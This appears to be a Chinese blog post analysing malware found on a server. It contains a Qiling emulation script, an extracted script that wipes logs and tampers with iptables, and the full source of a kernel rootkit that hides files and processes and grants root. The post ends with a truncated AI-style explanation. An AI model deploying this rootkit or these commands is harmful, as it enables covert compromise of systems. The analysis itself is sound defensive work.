

💡 友:谁家好人在我服务器里放这个😡

我:发来玩玩
样本sha256sum: 54d60fd58d7fa3475fa123985bfc1594df26da25c1f5fbc7dfdba15876dd8ac5
查一下好像不少分析了。但是还是试试好不好玩?
快速看一下没加壳,所以直接丢ida里。

可以找到逻辑在上面的main_logic里面。

注意到sub_400BC5是从.data段拿出很多东西,根据长度解密。且第一次运行了sub_400AE3。

看一眼像是rc4的ksa?

这个是prng,rc4没跑了
可以注意到这里用了execvp

考虑直接hook最后这里。
再大概看了下还有这样的一个函数用来检查environment,然后决定下面的执行流程:

分析到这里大概可以知道,run ⇒ checkenv ⇒ execvp。所以考虑hook掉这几个syscall,观察参数。
直接在物理机运行这个文件会对系统造成损坏,我们用“qiling“模拟执行。注意到这里我们需要下载它给的rootfs(或者其实是glibc)
运行后可以看到,它设置里环境变量,而后重启了一次。

所以模拟一下环境变量,底下运行参数带上:
from sys import argvfrom qiling import Qilingfrom capstone import Csfrom qiling.const import QL_ARCH, QL_OS, QL_VERBOSE, QL_INTERCEPTfrom qiling.os.const import STRING, POINTERfrom colorama import Fore, Style, initbinary_path = "target"rootfs = "./rootfs/x8664_linux"env_storage = {}_ENV_ARENA_BASE = None_ENV_ARENA_SIZE = 0x10000_ENV_ARENA_NEXT = 0def _env_alloc(ql, size: int) -> int: global _ENV_ARENA_BASE, _ENV_ARENA_NEXT size = (size + 7) & ~7 if _ENV_ARENA_BASE is None: base = 0x55550000 ql.mem.map(base, _ENV_ARENA_SIZE, 3) _ENV_ARENA_BASE = base _ENV_ARENA_NEXT = 0 if _ENV_ARENA_NEXT + size > _ENV_ARENA_SIZE: new_base = _ENV_ARENA_BASE + _ENV_ARENA_SIZE ql.mem.map(new_base, _ENV_ARENA_SIZE, 3) _ENV_ARENA_BASE = new_base _ENV_ARENA_NEXT = 0 addr = _ENV_ARENA_BASE + _ENV_ARENA_NEXT _ENV_ARENA_NEXT += size return addrinit(autoreset=True)def ql_hook_execvp(ql): params = ql.os.resolve_fcall_params({'file': STRING, 'argv': POINTER}) print(f"{Fore.CYAN}[*] execvp{Style.RESET_ALL}('{Fore.YELLOW}{params['file']}{Style.RESET_ALL}'", end="") argv_ptr = params["argv"] if argv_ptr: i = 0 while True: arg_ptr = ql.mem.read_ptr(argv_ptr + i * ql.arch.pointersize) if arg_ptr == 0: break arg_str = ql.os.utils.read_cstring(arg_ptr) print(f", {Fore.GREEN}\"{arg_str}\"{Style.RESET_ALL}", end="") i += 1 print(")") return 0def ql_hook_getenv(ql): params = ql.os.resolve_fcall_params({'name': STRING}) name = params['name'] print(f"{Fore.YELLOW}[*] getenv('{name}'){Style.RESET_ALL}") ql.arch.regs.rax = 0 # return 0 if name in env: value = env[name] value_bytes = value.encode() + b'\x00' cached = env_storage.get(name) if cached and len(value_bytes) <= cached[1]: cstr_addr = cached[0] else: cstr_addr = _env_alloc(ql, len(value_bytes)) env_storage[name] = (cstr_addr, len(value_bytes)) ql.mem.write(cstr_addr, value_bytes) ql.arch.regs.rax = cstr_addr print(f" -> '{value}'") else: ql.arch.regs.rax = 0 print(" -> NULL")def ql_hook_putenv(ql): params = ql.os.resolve_fcall_params({'name': STRING}) name = params['name'] print(f"{Fore.YELLOW}[*] putenv('{name}'){Style.RESET_ALL}", end="") ql.arch.regs.rax = 0 # return 0ql = Qiling( [binary_path, "-c", f"exec '{binary_path}' \"$@\"", binary_path], rootfs, archtype=QL_ARCH.X8664, ostype=QL_OS.LINUX, verbose=QL_VERBOSE.OFF,)env = {"x286b700fc2c16ba1": "2912544797019433889 4"}ql.os.set_api("execvp", ql_hook_execvp)ql.os.set_api("getenv", ql_hook_getenv)ql.os.set_api("putenv", ql_hook_putenv)ql.run()后面搜索之后发现这玩意是shc编译的。
于是搓了个妙妙脚本,适配了所有的shc版本,只要glibc版本是对的就能用(?
可以extract出来脚本,这里分开写,不然没高亮了。
rm -rf /var/www/html/config.jsonrm -rf /root/.xmrig.jsonrm -rf /root/.config/xmrig.jsonrm -rf /var/log/messages*rm -rf /var/log/secure*rm -rf /var/log/auth.log*rm -rf /var/log/syslog*# 删除操作痕迹echo "fs.file-max = 2097152" > /etc/sysctl.confsysctl -pulimit -SHn 1024000# 修改系统限制(文件系统描述符数量)mv /usr/sbin/tokens /usr/sbin/iptables 2>/dev/null 1>/dev/null&mv /sbin/tokens /sbin/iptables 2>/dev/null 1>/dev/null&sleep 1# 看不懂?iptables -L INPUT -v -n | grep 138.68 | awk '{print $8}' | xargs -rL1 iptables -D INPUT -j DROP -siptables -L INPUT -v -n | grep 67.207 | awk '{print $8}' | xargs -rL1 iptables -D INPUT -j DROP -siptables -L INPUT -v -n | grep 46.101 | awk '{print $8}' | xargs -rL1 iptables -D INPUT -j DROP -siptables -L INPUT -v -n | grep 157.245 | awk '{print $8}' | xargs -rL1 iptables -D INPUT -j DROP -siptables -L INPUT -v -n | grep 146.190 | awk '{print $8}' | xargs -rL1 iptables -D INPUT -j DROP -siptables -L INPUT -v -n | grep 144.126 | awk '{print $8}' | xargs -rL1 iptables -D INPUT -j DROP -siptables -L INPUT -v -n | grep 167.172 | awk '{print $8}' | xargs -rL1 iptables -D INPUT -j DROP -siptables -L INPUT -v -n | grep 172.104 | awk '{print $8}' | xargs -rL1 iptables -D INPUT -j DROP -siptables -L INPUT -v -n | grep 172.105 | awk '{print $8}' | xargs -rL1 iptables -D INPUT -j DROP -s# 丢掉系统中部分关于特定ip的防火墙规则mv /usr/sbin/iptables /usr/sbin/tokens 2>/dev/null 1>/dev/null&mv /sbin/iptables /sbin/tokens 2>/dev/null 1>/dev/null&# 还是不懂,和刚刚那段一样hhide=$1if [ -z "$1" ]; then hhide="ad12e85f"else hhide="$1"fi然后做了一个文件:
#include <linux/sched.h>#include <linux/module.h>#include <linux/syscalls.h>#include <linux/dirent.h>#include <linux/slab.h>#include <linux/version.h>#if LINUX_VERSION_CODE < KERNEL_VERSION(4, 13, 0)#include <asm/uaccess.h>#endif#if LINUX_VERSION_CODE >= KERNEL_VERSION(3, 10, 0)#include <linux/proc_ns.h>#else#include <linux/proc_fs.h>#endif#if LINUX_VERSION_CODE < KERNEL_VERSION(2, 6, 26)#include <linux/file.h>#else#include <linux/fdtable.h>#endif#if LINUX_VERSION_CODE <= KERNEL_VERSION(2, 6, 18)#include <linux/unistd.h>#endif#ifndef __NR_getdents#define __NR_getdents 141#endif#include "iptable_reject.h"#if IS_ENABLED(CONFIG_X86) || IS_ENABLED(CONFIG_X86_64)unsigned long cr0;#elif IS_ENABLED(CONFIG_ARM64)void (*update_mapping_prot)(phys_addr_t phys, unsigned long virt, phys_addr_t size, pgprot_t prot);unsigned long start_rodata;unsigned long init_begin;#define section_size init_begin - start_rodata#endifstatic unsigned long *__sys_call_table;#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0) typedef asmlinkage long (*t_syscall)(const struct pt_regs *); static t_syscall orig_getdents; static t_syscall orig_getdents64; static t_syscall orig_kill;#else typedef asmlinkage int (*orig_getdents_t)(unsigned int, struct linux_dirent *, unsigned int); typedef asmlinkage int (*orig_getdents64_t)(unsigned int, struct linux_dirent64 *, unsigned int); typedef asmlinkage int (*orig_kill_t)(pid_t, int); orig_getdents_t orig_getdents; orig_getdents64_t orig_getdents64; orig_kill_t orig_kill;#endifunsigned long *get_syscall_table_bf(void){ unsigned long *syscall_table;#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 4, 0)#ifdef KPROBE_LOOKUP typedef unsigned long (*kallsyms_lookup_name_t)(const char *name); kallsyms_lookup_name_t kallsyms_lookup_name; register_kprobe(&kp); kallsyms_lookup_name = (kallsyms_lookup_name_t) kp.addr; unregister_kprobe(&kp);#endif syscall_table = (unsigned long*)kallsyms_lookup_name("sys_call_table"); return syscall_table;#else unsigned long int i; for (i = (unsigned long int)sys_close; i < ULONG_MAX; i += sizeof(void *)) { syscall_table = (unsigned long *)i; if (syscall_table[__NR_close] == (unsigned long)sys_close) return syscall_table; } return NULL;#endif}struct task_struct *find_task(pid_t pid){ struct task_struct *p = current; for_each_process(p) { if (p->pid == pid) return p; } return NULL;}intis_invisible(pid_t pid){ struct task_struct *task; if (!pid) return 0; task = find_task(pid); if (!task) return 0; if (task->flags & PF_INVISIBLE) return 1; return 0;}#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0)static asmlinkage long hacked_getdents64(const struct pt_regs *pt_regs) {#if IS_ENABLED(CONFIG_X86) || IS_ENABLED(CONFIG_X86_64) int fd = (int) pt_regs->di; struct linux_dirent * dirent = (struct linux_dirent *) pt_regs->si;#elif IS_ENABLED(CONFIG_ARM64) int fd = (int) pt_regs->regs[0]; struct linux_dirent * dirent = (struct linux_dirent *) pt_regs->regs[1];#endif int ret = orig_getdents64(pt_regs), err;#elseasmlinkage inthacked_getdents64(unsigned int fd, struct linux_dirent64 __user *dirent, unsigned int count){ int ret = orig_getdents64(fd, dirent, count), err;#endif unsigned short proc = 0; unsigned long off = 0; struct linux_dirent64 *dir, *kdirent, *prev = NULL; struct inode *d_inode; if (ret <= 0) return ret; kdirent = kzalloc(ret, GFP_KERNEL); if (kdirent == NULL) return ret; err = copy_from_user(kdirent, dirent, ret); if (err) goto out;#if LINUX_VERSION_CODE < KERNEL_VERSION(3, 19, 0) d_inode = current->files->fdt->fd[fd]->f_dentry->d_inode;#else d_inode = current->files->fdt->fd[fd]->f_path.dentry->d_inode;#endif if (d_inode->i_ino == PROC_ROOT_INO && !MAJOR(d_inode->i_rdev) /*&& MINOR(d_inode->i_rdev) == 1*/) proc = 1; while (off < ret) { dir = (void *)kdirent + off; if ((!proc && (memcmp(MAGIC_PREFIX, dir->d_name, strlen(MAGIC_PREFIX)) == 0)) || (proc && is_invisible(simple_strtoul(dir->d_name, NULL, 10)))) { if (dir == kdirent) { ret -= dir->d_reclen; memmove(dir, (void *)dir + dir->d_reclen, ret); continue; } prev->d_reclen += dir->d_reclen; } else prev = dir; off += dir->d_reclen; } err = copy_to_user(dirent, kdirent, ret); if (err) goto out;out: kfree(kdirent); return ret;}#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0)static asmlinkage long hacked_getdents(const struct pt_regs *pt_regs) {#if IS_ENABLED(CONFIG_X86) || IS_ENABLED(CONFIG_X86_64) int fd = (int) pt_regs->di; struct linux_dirent * dirent = (struct linux_dirent *) pt_regs->si;#elif IS_ENABLED(CONFIG_ARM64) int fd = (int) pt_regs->regs[0]; struct linux_dirent * dirent = (struct linux_dirent *) pt_regs->regs[1];#endif int ret = orig_getdents(pt_regs), err;#elseasmlinkage inthacked_getdents(unsigned int fd, struct linux_dirent __user *dirent, unsigned int count){ int ret = orig_getdents(fd, dirent, count), err;#endif unsigned short proc = 0; unsigned long off = 0; struct linux_dirent *dir, *kdirent, *prev = NULL; struct inode *d_inode; if (ret <= 0) return ret; kdirent = kzalloc(ret, GFP_KERNEL); if (kdirent == NULL) return ret; err = copy_from_user(kdirent, dirent, ret); if (err) goto out;#if LINUX_VERSION_CODE < KERNEL_VERSION(3, 19, 0) d_inode = current->files->fdt->fd[fd]->f_dentry->d_inode;#else d_inode = current->files->fdt->fd[fd]->f_path.dentry->d_inode;#endif if (d_inode->i_ino == PROC_ROOT_INO && !MAJOR(d_inode->i_rdev) /*&& MINOR(d_inode->i_rdev) == 1*/) proc = 1; while (off < ret) { dir = (void *)kdirent + off; if ((!proc && (memcmp(MAGIC_PREFIX, dir->d_name, strlen(MAGIC_PREFIX)) == 0)) || (proc && is_invisible(simple_strtoul(dir->d_name, NULL, 10)))) { if (dir == kdirent) { ret -= dir->d_reclen; memmove(dir, (void *)dir + dir->d_reclen, ret); continue; } prev->d_reclen += dir->d_reclen; } else prev = dir; off += dir->d_reclen; } err = copy_to_user(dirent, kdirent, ret); if (err) goto out;out: kfree(kdirent); return ret;}voidgive_root(void){ #if LINUX_VERSION_CODE < KERNEL_VERSION(2, 6, 29) current->uid = current->gid = 0; current->euid = current->egid = 0; current->suid = current->sgid = 0; current->fsuid = current->fsgid = 0; #else struct cred *newcreds; newcreds = prepare_creds(); if (newcreds == NULL) return; #if LINUX_VERSION_CODE >= KERNEL_VERSION(3, 5, 0) && defined(CONFIG_UIDGID_STRICT_TYPE_CHECKS) || LINUX_VERSION_CODE >= KERNEL_VERSION(3, 14, 0) newcreds->uid.val = newcreds->gid.val = 0; newcreds->euid.val = newcreds->egid.val = 0; newcreds->suid.val = newcreds->sgid.val = 0; newcreds->fsuid.val = newcreds->fsgid.val = 0; #else newcreds->uid = newcreds->gid = 0; newcreds->euid = newcreds->egid = 0; newcreds->suid = newcreds->sgid = 0; newcreds->fsuid = newcreds->fsgid = 0; #endif commit_creds(newcreds); #endif}static inline voidtidy(void){ kfree(THIS_MODULE->sect_attrs); THIS_MODULE->sect_attrs = NULL;}static struct list_head *module_previous;static short module_hidden = 0;voidmodule_show(void){ list_add(&THIS_MODULE->list, module_previous); module_hidden = 0;}voidmodule_hide(void){ module_previous = THIS_MODULE->list.prev; list_del(&THIS_MODULE->list); module_hidden = 1;}#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0)asmlinkage inthacked_kill(const struct pt_regs *pt_regs){#if IS_ENABLED(CONFIG_X86) || IS_ENABLED(CONFIG_X86_64) pid_t pid = (pid_t) pt_regs->di; int sig = (int) pt_regs->si;#elif IS_ENABLED(CONFIG_ARM64) pid_t pid = (pid_t) pt_regs->regs[0]; int sig = (int) pt_regs->regs[1];#endif#elseasmlinkage inthacked_kill(pid_t pid, int sig){#endif struct task_struct *task; switch (sig) { case SIGINVIS: if ((task = find_task(pid)) == NULL) return -ESRCH; task->flags ^= PF_INVISIBLE; break; case SIGSUPER: give_root(); break; case SIGMODINVIS: if (module_hidden) module_show(); else module_hide(); break; default:#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0) return orig_kill(pt_regs);#else return orig_kill(pid, sig);#endif } return 0;}#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0)static inline voidwrite_cr0_forced(unsigned long val){ unsigned long __force_order; asm volatile( "mov %0, %%cr0" : "+r"(val), "+m"(__force_order));}#endifstatic inline voidprotect_memory(void){#if IS_ENABLED(CONFIG_X86) || IS_ENABLED(CONFIG_X86_64)#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0) write_cr0_forced(cr0);#else write_cr0(cr0);#endif#elif IS_ENABLED(CONFIG_ARM64) update_mapping_prot(__pa_symbol(start_rodata), (unsigned long)start_rodata, section_size, PAGE_KERNEL_RO);#endif}static inline voidunprotect_memory(void){#if IS_ENABLED(CONFIG_X86) || IS_ENABLED(CONFIG_X86_64)#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0) write_cr0_forced(cr0 & ~0x00010000);#else write_cr0(cr0 & ~0x00010000);#endif#elif IS_ENABLED(CONFIG_ARM64) update_mapping_prot(__pa_symbol(start_rodata), (unsigned long)start_rodata, section_size, PAGE_KERNEL);#endif}static int __initiptable_reject_init(void){ __sys_call_table = get_syscall_table_bf(); if (!__sys_call_table) return -1;#if IS_ENABLED(CONFIG_X86) || IS_ENABLED(CONFIG_X86_64) cr0 = read_cr0();#elif IS_ENABLED(CONFIG_ARM64) update_mapping_prot = (void *)kallsyms_lookup_name("update_mapping_prot"); start_rodata = (unsigned long)kallsyms_lookup_name("__start_rodata"); init_begin = (unsigned long)kallsyms_lookup_name("__init_begin");#endif module_hide(); tidy();#if LINUX_VERSION_CODE > KERNEL_VERSION(4, 16, 0) orig_getdents = (t_syscall)__sys_call_table[__NR_getdents]; orig_getdents64 = (t_syscall)__sys_call_table[__NR_getdents64]; orig_kill = (t_syscall)__sys_call_table[__NR_kill];#else orig_getdents = (orig_getdents_t)__sys_call_table[__NR_getdents]; orig_getdents64 = (orig_getdents64_t)__sys_call_table[__NR_getdents64]; orig_kill = (orig_kill_t)__sys_call_table[__NR_kill];#endif unprotect_memory(); __sys_call_table[__NR_getdents] = (unsigned long) hacked_getdents; __sys_call_table[__NR_getdents64] = (unsigned long) hacked_getdents64; __sys_call_table[__NR_kill] = (unsigned long) hacked_kill; protect_memory(); return 0;}static void __exitiptable_reject_cleanup(void){ unprotect_memory(); __sys_call_table[__NR_getdents] = (unsigned long) orig_getdents; __sys_call_table[__NR_getdents64] = (unsigned long) orig_getdents64; __sys_call_table[__NR_kill] = (unsigned long) orig_kill; protect_memory();}module_init(iptable_reject_init);module_exit(iptable_reject_cleanup);MODULE_LICENSE("Dual BSD/GPL");MODULE_AUTHOR("m0nad");MODULE_DESCRIPTION("LKM rootkit");struct linux_dirent { unsigned long d_ino; unsigned long d_off; unsigned short d_reclen; char d_name[1];};#define MAGIC_PREFIX ""#define PF_INVISIBLE 0x10000000#define MODULE_NAME "iptable_reject"enum { SIGINVIS = 41, SIGSUPER = 54, SIGMODINVIS = 53,};#ifndef IS_ENABLED#define IS_ENABLED(option) (defined(__enabled_ ## option) || defined(__enabled_ ## option ## _MODULE))#endif#if LINUX_VERSION_CODE >= KERNEL_VERSION(5,7,0)#define KPROBE_LOOKUP 1#include <linux/kprobes.h>static struct kprobe kp = { .symbol_name = "kallsyms_lookup_name"};#endifobj-m := iptable_reject.oCC = gcc -WallKDIR := /lib/modules/25.0.0/buildPWD := /tmp/a并且尝试把这个内核扩展编译后加载进系统。
不太懂,请G老师来讲把!
💡 这是一个典型的 LKM rootkit(内核模块后门),通过劫持
getdents/getdents64隐藏文件/目录和进程、劫持kill添加自定义信号来切换“隐身”/提权/模块隐藏,并通过修改sys_call_table实现这些功能;同时包含多内核版本兼容分支和 x86/arm64 的内存写保护处理。下面我把代码按功能模块拆解说明、指出风险/缺陷、给出检测与处置建议,以及若你要改进/审计作者可做的要点。
代码结构与关键函数(逐块解释)
1) 入口 / 退出
module_init(iptable_reject_init)/module_exit(iptable_reject_cleanup):模块加载时查找sys_call_table、保存原始系统调用指针、修改内存写保护、替换getdents/getdents64/kill为自定义实现;卸载时恢复原始表并恢复保护。
2) 查找系统调用表
get_syscall_table_bf():若内核支持
kallsyms_lookup_name(通过KPROBE_LOOKUP+ kprobe),直接查找"sys_call_table"。否则使用暴力遍历法(从
sys_close的地址开始逐页扫描,检测__NR_close指向sys_close)——经典但危险的技巧(误报、性能与稳定性问题)。注:代码里有
register_kprobe(&kp); kallsyms_lookup_name = (kallsyms_lookup_name_t) kp.addr; unregister_kprobe(&kp);——但当前片段中kp未见定义,实际编译可能需要补全。
3) 内存写保护处理(x86 / arm64)
x86/x86_64:
保存
cr0,通过write_cr0/write_cr0_forced清写保护位写回sys_call_table,操作结束后再恢复cr0。
arm64:
通过
kallsyms_lookup_name("update_mapping_prot")获取函数指针并调用以修改.rodata/只读区页属性。
目的:临时去掉内核页写保护以覆盖
sys_call_table。
4) 隐藏模块(module_hide/module_show)
module_hide():保存THIS_MODULE->list.prev,从模块链表中list_del(&THIS_MODULE->list),将模块从/proc/modules和模块链表中移除。module_show():把模块重新list_add到之前保存的位置。风险:如果模块链表修改或顺序被改变,
module_show()恢复可能失败或插入到错误位置。
5) 提权与清理
give_root():使用prepare_creds()/ 修改newcreds的 UID/GID/EUID 等为 0 /commit_creds()提权当前进程。分内核版本分支,为不同内核 API 兼容做适配。
tidy():kfree(THIS_MODULE->sect_attrs)并把指针置NULL(清除模块属性以减少可见性?)。
6) 进程/隐藏逻辑
